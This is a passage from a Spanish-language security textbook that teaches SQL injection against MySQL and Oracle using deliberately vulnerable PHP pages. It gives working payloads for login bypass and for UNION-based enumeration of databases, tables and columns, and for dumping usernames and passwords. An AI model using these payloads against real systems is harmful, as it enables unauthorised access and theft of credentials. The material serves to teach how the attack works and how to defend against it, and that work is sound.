


Figura 14. **NMAP** es un excelente escáner de puertos disponible en **www.nmap.org**.

Dentro del servidor web debemos crear un usuario con los mínimos permisos para ejecutar el servicio de MySQL. Si así lo hacemos evitaremos otros riesgos de seguridad en nuestro sistema en caso de que el gestor sea comprometido en un ataque.

Inyección SQL en MySQL

Llegó el momento de ponernos nuevamente en la piel del atacante y comprender una vulnerabilidad que afecta a un alto porcentaje de aplicaciones que manejan bases de datos. Se basa en el incorrecto filtrado de parámetros provenientes del usuario al armar una consulta que será enviada a la base de datos. La falla es explotada mediante la conocida técnica de inyección SQL.

Según el escenario al que nos enfrentemos, mediante una inyección SQL podemos alcanzar diferentes objetivos, desde saltar un sistema de autenticación y robar una base de datos completa, hasta apoderarnos del servidor creando archivos nuevos en él.




Figura 15. Un atacante intentará inyectar código SQL a la base de datos para manipular su comportamiento.

Como atacantes, nuestro objetivo es inyectar código SQL dentro de la consulta original para alterar el funcionamiento normal de la aplicación y conseguir la información que nos interesa. Podemos dividir este ataque en tres clases diferentes:

- **InBand**: es el más frecuente; ocurre cuando inyectamos código SQL y recibimos la respuesta dentro de la misma aplicación vulnerable. Es la manera más simple de atacar, ya que podemos ver fácilmente la información que nos interesa extraer de la base de datos.
- **Out-Of-Band**: es menos frecuente y sucede cuando la aplicación es vulnerable pero, al realizar la inyección, se recibe la respuesta por otro lado. Si la falla se encontrara en un formulario, al inyectar se generaría la consulta y la respuesta sería enviada, por ejemplo, en un correo electrónico.
- **Inferential**: en esta ocasión no hay transferencia de datos, es decir, no se recibe respuesta a la consulta por ningún medio. Sin embargo, es posible obtener la información que nos interesa analizando el comportamiento del servidor ante diferentes inyecciones SQL.

INYECCIÓN A CIEGAS

Los ataques de inyección SQL de tipo **inferencial** pueden suceder si la aplicación muestra una página de error personalizada que no revela ningún tipo de información sobre la consulta original. Sin embargo, la aplicación no deja de ser vulnerable y la falla puede explotarse mediante la técnica de **Blind SQL injection** (Inyección SQL a ciegas). Podemos leer al respecto en **www.owasp.org/index.php/Blind_SQL_Injection**.

Saltear el sistema de autenticación

Un típico sistema de autenticación que solicite usuario y contraseña podría evadirse inyectando código SQL en el formulario de acceso. Para entenderlo, analicemos el comportamiento de un código vulnerable:

```
<?php
error_reporting(0);
include ('conexion_a_db.php');

$user = $_POST['usuario'];
$pass = $_POST['password'];

$query = "SELECT * FROM `usuarios` WHERE User='$user' AND Pass='$pass';";

$res = mysql_query($query);

if(mysql_num_rows($res) != 0){
   echo "Accedió correctamente";
}else{
   echo "Acceso denegado";
}
?>
```

Las primeras dos líneas del código indican, respectivamente, que no deben mostrarse mensajes de error y que se incluye el archivo que conecta a la base de datos. Luego se declaran dos variables (**user** y **pass**), que reciben su valor por parte del usuario a través del método POST (los datos se ingresarán mediante campos de texto). Dentro de otra variable, llamada **query**, es definida la consulta que se enviará a la base de datos: buscar dentro de la tabla **usuarios** el registro donde el nombre de usuario y la contraseña coincidan con los ingresados en el formulario. Finalmente, se ejecuta la consulta SQL y se llega a una sentencia de condición que analizará la respuesta de la base: si el resultado no es igual a cero, existe un usuario con esas credenciales dentro de la base de datos, por lo tanto la aplicación permitirá el acceso; de lo contrario, no lo hará.

Analicemos ahora el código desde el punto de vista de la seguridad. En primer lugar, la consulta se termina de armar utilizando dos

variables cuyo valor es asignado por el usuario de la aplicación, sin ningún tipo de validación previa (es decir, absolutamente cualquier valor que se asigne a esas variables será tomado como válido para formar la consulta). En segundo lugar, la aplicación permite el acceso considerando únicamente que la respuesta sea mayor a cero (la función **mysql_num_rows()** devuelve el número de registros que obtuvo la consulta SQL). Si los resultados son superiores a cero, significa que el usuario y contraseña ingresados se encuentran en la base de datos, por lo tanto, son válidos.

Considerando lo dicho, podemos inyectar código SQL en las variables **user** y **pass**. ¿Se podrá modificar la consulta original de modo tal que inevitablemente devuelva un valor mayor a cero? Como atacantes, debemos aprovechar la entrada de datos de la aplicación para armar una consulta que responda sí o sí con algún valor que nos conceda el acceso, aunque no conozcamos las credenciales válidas.

> UNA INYECCIÓN SQL SE BASA EN EL INCORRECTO FILTRADO DE PARÁMETROS

Utilizaremos el operador **OR** para añadir a la consulta SQL original una condición que inevitablemente sea verdadera, de modo que la base de datos nos responda con un número mayor a cero. Por ejemplo, podemos indicarle a la aplicación que el usuario es **nobody' OR '1'='1**: dado que 1 es igual a 1, obtendremos como respuesta un valor verdadero (superior a cero). Para entenderlo mejor, veamos cómo quedaría la consulta:

```
$user = nolose' OR '1'='1
$pass = tampocose' OR '1'='1

SELECT * FROM `usuarios` WHERE User='nolose' OR '1'='1' AND
Pass='tampocose' OR '1'='1'
```

Si bien el usuario **nolose** no existe dentro de la tabla de usuarios, la condición de que 1 sea igual 1 se cumplirá inevitablemente. De este modo, obtenemos un valor mayor a cero y la aplicación vulnerable nos dará el acceso sin ingresar usuario y contraseña válidos. Puede darse,

incluso, el caso de que el primer registro de la tabla corresponda al administrador y la aplicación nos autentique como tal.




Figura 16. Saltamos el sistema de autenticación inyectando un código SQL que modificará la consulta original, generando una respuesta inevitablemente verdadera.

La inyección SQL que realicemos puede variar: solo necesitamos lograr que la base de datos responda con un valor superior a cero, lo que significa, para la aplicación vulnerable, que el usuario y la contraseña ingresados realmente existen. Algunos ejemplos de inyecciones de este tipo son: **' OR 'x'= 'x**, **' OR '0'= '0** y **' OR ''= '**.

En un ataque real no podremos ver el código fuente de la aplicación –por lo cual no sabremos bien cómo está formada la consulta original– pero podemos descubrirlo a prueba y error. En algunos casos, será necesario añadir un usuario que exista e inyectar el código en el campo de contraseña para autenticarnos sin conocer su clave. En otros, en cambio, no es preciso realizar la inyección a los dos campos, sino que puede bastar

SALTAR SISTEMAS DE AUTENTICACIÓN

Existen otros métodos para saltar sistemas de autenticación, que no utilizan inyecciones de código SQL en los campos del formulario de acceso. Podemos leer al respecto en la siguiente documentación de OWASP: **www.owasp.org/index.php/Testing_for_Bypassing_Authentication_Schema_(OWASP-AT-005)**.

con inyectar solamente a uno. También, dependiendo de la estructura de la consulta original, será necesario quitar o agregar comillas simples.

Unión de consultas

Dentro del lenguaje SQL contamos con el operador **UNION**, que se utiliza para combinar las respuestas de más de una consulta **SELECT** en un único conjunto de resultados. Dicho de otro modo, mediante **UNION** podemos unir a la consulta original otra petición creada por nosotros. Debemos tener en cuenta que este operador tiene sus particularidades: requiere que tanto la primera consulta como la segunda tengan la misma estructura y consulten el mismo número de columnas, que a su vez, deberán tener el mismo tipo de dato. Veamos un ejemplo de consulta SQL utilizando el operador **UNION**:

```
SELECT columna1,columna2 FROM tabla1 UNION SELECT
columna1,columna2 FROM tabla2
```

Para aclarar las dudas, vamos a programar una aplicación vulnerable a inyección SQL y la explotaremos utilizando este operador:

```
<?php
include('conexion_a_db.php');

$id = $_GET['id'];

$query = mysql_query("SELECT id,Nombre,Precio FROM `productos` WHERE id=$id");

while ($row = mysql_fetch_assoc ($query)) {
        print "Nombre: ".$row["Nombre"]. "<br />";
        print "Precio: ".$row["Precio"]. "<br /> ";
}

mysql_close();
?>
```

EL OPERADOR UNION COMBINA LAS RESPUESTAS DE MÁS DE UNA CONSULTA

Este código es de una típica aplicación web comercial que muestra información de sus productos, almacenados en una base de datos. La consulta SQL buscará en la tabla **productos** las columnas **id**, **nombre** y **precio** del registro donde el identificador equivalga al ingresado por el usuario en la variable **id** desde la URL.

Guardamos el código vulnerable en el archivo **productos.php** y accedemos desde el navegador pasándole un id de parámetro: **productos.php?id=1**. El resultado será el nombre y el precio del producto con identificador número uno en la tabla de productos.

Intentemos unir a la consulta original otra creada por nosotros mediante el operador **UNION**. Simulando un ataque real, donde no conocemos el código de la aplicación vulnerable, el primer paso será averiguar la estructura de la consulta original para crear una petición correcta:

```
productos.php?id=1 UNION SELECT 1
```

Mostrará un error porque la segunda petición está consultando a una sola columna, cuando en realidad la primera solicita tres. Debido a que, supuestamente, desconocemos esto, tendremos que ir incrementando el número de columnas hasta que el error desaparezca. En este caso, dado que la primera consulta solicita tres columnas (**id**, **nombre** y **precio**), el error desaparece cuando creamos la segunda consulta solicitando también tres columnas.

```
productos.php?id=-1 UNION SELECT 1,2,3
```

Le pasamos a la primera consulta un identificador **-1**, para que no muestre información que no interesa.

En lugar de un error, visualizaremos números listos para ser inyectados, tal como se observa en la **Figura 17**.




Figura 17. Descubrimos la estructura de la consulta original y creamos otra igual, unida a ella mediante el operador **UNION**.

Obtención de datos útiles

Una vez logrado el primer paso, tenemos armada correctamente nuestra consulta. Es hora de atacar y empezar a conseguir datos útiles sobre el servidor, el DBMS y la aplicación web, mediante la realización de inyecciones SQL maliciosas. Deberemos seleccionar una de las columnas para solicitar datos (en este caso, la dos o la tres, ya que la uno no se muestra en pantalla).

Realizaremos la primera inyección SQL consultando la versión de MySQL que utiliza el servidor:

```
productos.php?id=-1 UNION SELECT 1,version(),3
```

INYECCIONES EXTRA LARGAS

Puede suceder que la consulta original de la aplicación vulnerable esté trayendo resultados de una gran cantidad de columnas. En ese caso, cuando intentemos unirle otra petición creada por nosotros, tendremos que ser pacientes a la hora de descubrir el número exacto de columnas. Posiblemente nos quede una inyección bastante larga: **UNION SELECT 1,2,3,4,5,(...),28,29...**.

Como hemos elegido el número dos, que corresponde a la columna **nombre**, al enviar esa consulta visualizaremos la versión de MySQL en el lugar donde aparecería el nombre del producto. Podría ser algo similar a: **5.5.20-log**.

De la misma manera, podemos averiguar otros datos interesantes sobre el servidor y el DBMS:

- **database()** nos devolverá el nombre de la base de datos que está siendo utilizada por la aplicación vulnerable:

```
productos.php?id=-1 UNION SELECT 1,database(),3
```

- **current_user()** nos devuelve el nombre de usuario y del host; también podemos probar con **user()**:

```
productos.php?id=-1 UNION SELECT 1,current_user(),3
```

- **@@datadir** devuelve la ruta completa donde se encuentra alojada la base de datos:

```
productos.php?id=-1 UNION SELECT 1,@@datadir,3
```

COMENTARIOS EN SQL

En algunos casos, para que una inyección SQL se ejecute de manera correcta es necesario agregar un carácter de comentario al final. Ese carácter, que indica el comienzo de un comentario, puede variar según el gestor de bases de datos utilizado. El DBMS MySQL soporta los siguientes caracteres: "**#**" (numeral) "**--** " (dos guiones medios seguidos de un espacio en blanco) y, por último, "**/***" (barra y asterisco).




Figura 18. Nombre de usuario y host obtenidos mediante una inyección SQL.

Bases de datos al descubierto

Es hora de avanzar un poco más en materia de ataques y realizar inyecciones SQL con mayor nivel de complejidad.

Ya mencionamos dos bases de datos que pertenecen al DBMS MySQL: **information_schema** y **mysql**. Debido a que la primera de ellas contiene información sobre la estructura de todas las bases del servidor, nos concentraremos en realizar consultas que extraigan de sus tablas aquello que necesitamos saber.

> ES POSIBLE EXTRAER INFORMACIÓN SOBRE LA ESTRUCTURA DE TODAS LAS BASES DEL SERVIDOR

Empecemos por descubrir todas las bases alojadas en el servidor web. La tabla **schemata** (de la DB **information_schema**) contiene una columna llamada **schema_name**, que almacena los nombres de todas las bases de datos. Creamos, entonces, la siguiente consulta:

```
-1 UNION SELECT 1,schema_name,3 FROM information_schema.schemata
```

Obtuvimos lo que necesitábamos: los nombres de cada base de datos alojada en el servidor, incluyendo a **information_schema** y **mysql**. Muchas

veces buscamos algo que no se encuentra en la base utilizada por la aplicación sino en otra, por lo cual es muy útil consultar las existentes.




Figura 19. Obtención de los nombres de las bases de datos que se alojan en el servidor web.

Tengamos presente que puede suceder que el usuario de MySQL que realice las consultas tenga permisos para acceder únicamente a información de la base de datos de la aplicación, y no a las demás.

Buscar tablas interesantes

Como atacantes no nos interesa en lo más mínimo la tabla de productos, así que realizaremos una consulta que muestre cuáles son las demás tablas, con la esperanza de encontrar alguna interesante.

La tabla **tables** de **information_schema** tiene una columna denominada **table_name**, que almacena los nombres de las tablas de todas las bases de datos. Entonces, podemos armar dos consultas diferentes que sirven por igual:

```
productos.php?id=-1 UNION SELECT 1,table_name,3 FROM
information_schema.tables
```

Se traerán absolutamente todas las tablas, de todas las bases de datos del servidor, en las que el usuario tenga permisos de acceso (incluyendo **information_schema** y **mysql**). También podríamos ser más prolijos e indicar una condición mediante la cláusula **WHERE** para obtener las tablas de una base específica:

```
productos.php?id=-1 UNION SELECT 1,table_name,3 FROM
information_schema.tables WHERE table_schema = 'test'
```




Figura 20. Descubrimos las tablas de la base de datos cuya información nos interesa.

En este caso, encontramos una tabla llamada **usuarios** que probablemente contenga las credenciales de acceso para la administración del sitio. En aplicaciones reales podemos encontrar más tablas con información interesante.

Acceso a columnas

Poco a poco, nos acercamos a lo que queremos descubrir. Ahora nos toca averiguar cuáles son las columnas de la tabla de usuarios. Consultaremos de nuevo a **information_schema**, específicamente a la

columna **column_name** de la tabla **columns**. Si la información que nos interesa se encuentra dentro de la base utilizada por la aplicación vulnerable, ejecutaremos la siguiente consulta:

```
productos.php?id=-1 UNION SELECT 1,column_name,3 FROM
information_schema.columns WHERE table_name = 'usuarios'
```

En el caso de que nos interese la tabla de otra base de datos tendremos que hacer uso del operador **AND** para indicar su nombre dentro de la condición:

```
productos.php?id=-1 UNION SELECT 1,column_name,3 FROM information_
schema.columns WHERE table_name = 'usuarios' AND table_schema = 'test'
```




Figura 21. Nos acercamos aún más a la información que buscamos, descubriendo las columnas de la tabla **usuarios**.

La consulta se vuelve bastante compleja, pero si aprendemos la sintaxis de SQL resultará fácil armar cada una. Tomemos nota de los nombres de las columnas cuya información queremos ver, ya que utilizaremos tales datos en las próximas consultas.

> EN UNA CONSULTA COMPLEJA PODEMOS ACCEDER A LOS DATOS DE USUARIOS Y SUS CONTRASEÑAS

Lectura de registros

Alcanzamos el paso final: leer los registros que nos interesan. Si bien dentro de la tabla **usuarios** tenemos un total de cinco columnas, basta con conocer los datos de las columnas **User** y **Pass**. Hay varias formas de armar la consulta para extraer esos registros: una podría ser utilizar la columna dos para mostrar los datos de **User** y la columna tres para los de **Pass**; otra es usar una función de concatenación y mostrar ambos datos en una misma columna. Intentemos de ambas maneras para entender sus diferencias.

Comenzaremos con el primer método, solicitando la información de **User** y **Pass** en las columnas dos y tres, respectivamente:

```
productos.php?id=-1 UNION SELECT 1,User,Pass FROM  test.usuarios
```

El nombre de usuario ocupará el nombre del producto y su contraseña aparecerá en lugar del precio. Podemos encontrarnos ante un escenario donde veamos el resultado de la inyección en una sola columna; en ese caso, haremos uso de la función **concat** para realizar una concatenación de los datos:

DESCUBRIR APLICACIONES VULNERABLES

Primero tendremos que ser persuasivos y descubrir si la aplicación web está solicitando información a una base de datos. Luego, buscar una entrada donde podamos inyectar código en la consulta original. La prueba clásica es empezar inyectando una comilla simple (') o punto y coma (;), para generar un error de sintaxis en la consulta SQL original.

```
-1 UNION SELECT 1,concat(User,':',Pass),3 FROM  test.usuarios
```

Utilizamos la columna dos para inyectar la concatenación de **User** y **Pass**. De este modo, visualizaremos el usuario y su contraseña separados por dos puntos (**:**) en el lugar donde aparecería el nombre del producto.




Figura 22. Logramos el objetivo: obtener los usuarios de la aplicación web, con sus respectivas contraseñas.

ORACLE DATABASE Y POSTGRESQL SON TAMBIÉN VULNERABLES A INYECCIONES SQL

En este escenario de práctica, los usuarios almacenaron las contraseñas en texto plano; en una situación real, probablemente no sea así. Las claves pueden estar representadas en formato hash mediante un algoritmo como **MD5**, **SHA1** o cualquier otro de este tipo, por lo cual habrá que distinguir cuál es el algoritmo empleado y usar alguna herramienta o servicio online (como **www.onlinehashcrack.com**) para descubrir la contraseña original.

Finalmente, ingresamos a la administración con las credenciales robadas y nos apoderamos de la base de datos, la aplicación web y, dependiendo de nuestra habilidad, del servidor web completo.

Inyección SQL en Oracle Database y PostgreSQL

La técnica de inyección SQL afecta a todos los DBMS que utilicen SQL para definir y manipular la información de sus bases de datos.

Oracle Database y **PostgreSQL** son gestores que utilizan este lenguaje. Una aplicación vulnerable a inyecciones SQL que utilice cualquiera de estos DBMS podrá ser explotada, permitiendo a un hacker acceder a la administración sin conocer credenciales válidas, o explorar toda la base de datos en busca de información que le resulte útil.

La estructura de una inyección SQL puede variar según el DBMS que utilice la aplicación vulnerable. Cuando aprendimos a realizar inyecciones a MySQL, averiguamos la información que nos interesaba consultando a **information_schema**, una base creada por defecto en MySQL, que por lo general no está presente en otros gestores (como Oracle Database). Si realizamos las inyecciones aprendidas sobre una aplicación que utilice un DBMS diferente a MySQL, posiblemente no funcionen, ya que cada gestor crea sus propias bases de datos por defecto. Conozcamos cuáles son estas bases en otros gestores para realizar las inyecciones SQL de forma correcta.

Oracle Database en peligro

En primer lugar desarrollaremos una aplicación vulnerable a inyecciones SQL muy similar a la que utilizamos con MySQL, pero donde el DBMS será Oracle Database, por lo que las funciones PHP serán diferentes.

```
<?php
$conx = oci_connect("system", "password", "localhost/XE");

$id = $_GET['id'];

$query = oci_parse($conx, "select nombre from productos where id = $id");
oci_execute($query);
```

```
while ($row = oci_fetch_assoc ($query)) {

        print "Nombre: ".$row["NOMBRE"]."<br /> ";
}

oci_close($conx);
?>
```

En un principio se declara la conexión a la base de datos y una variable llamada **id**, que recibe su valor a través de la barra de direcciones. La consulta SQL utiliza el comando **SELECT** para mostrar el nombre del producto donde el identificador (**id**) dentro de la tabla sea equivalente al ingresado por el usuario. Finalmente, imprime el dato en pantalla y cierra la conexión con la base de datos.

La aplicación es claramente vulnerable a inyecciones SQL. La variable **id** no posee ningún tipo de validación: lo que ingrese el usuario formará la consulta final y será ejecutada por el gestor (en este caso, Oracle Database).

Comencemos con las inyecciones SQL. En este caso, obtenemos el nombre de la base de datos utilizada por la aplicación vulnerable:

```
productos_oracle.php?id=-1 UNION SELECT global_name FROM global_name
```

Ejemplo de resultado: **XE** (base de datos por defecto). Obtenemos la versión de Oracle Database instalada en el servidor web:

```
productos_oracle.php?id=-1 UNION SELECT version FROM v$instance
```

Ejemplo de resultado: **10.2.0.1.0**. Averiguamos el nombre del servidor web:

```
productos_oracle.php?id=-1 UNION SELECT UTL_INADDR.get_host_name
FROM dual
```

Ejemplo de resultado: **SERVIDORWEB-PC**. Conseguimos el nombre de usuario de la base de datos utilizado por la aplicación vulnerable:

```
productos_oracle.php?id=-1 UNION SELECT user FROM dual
```

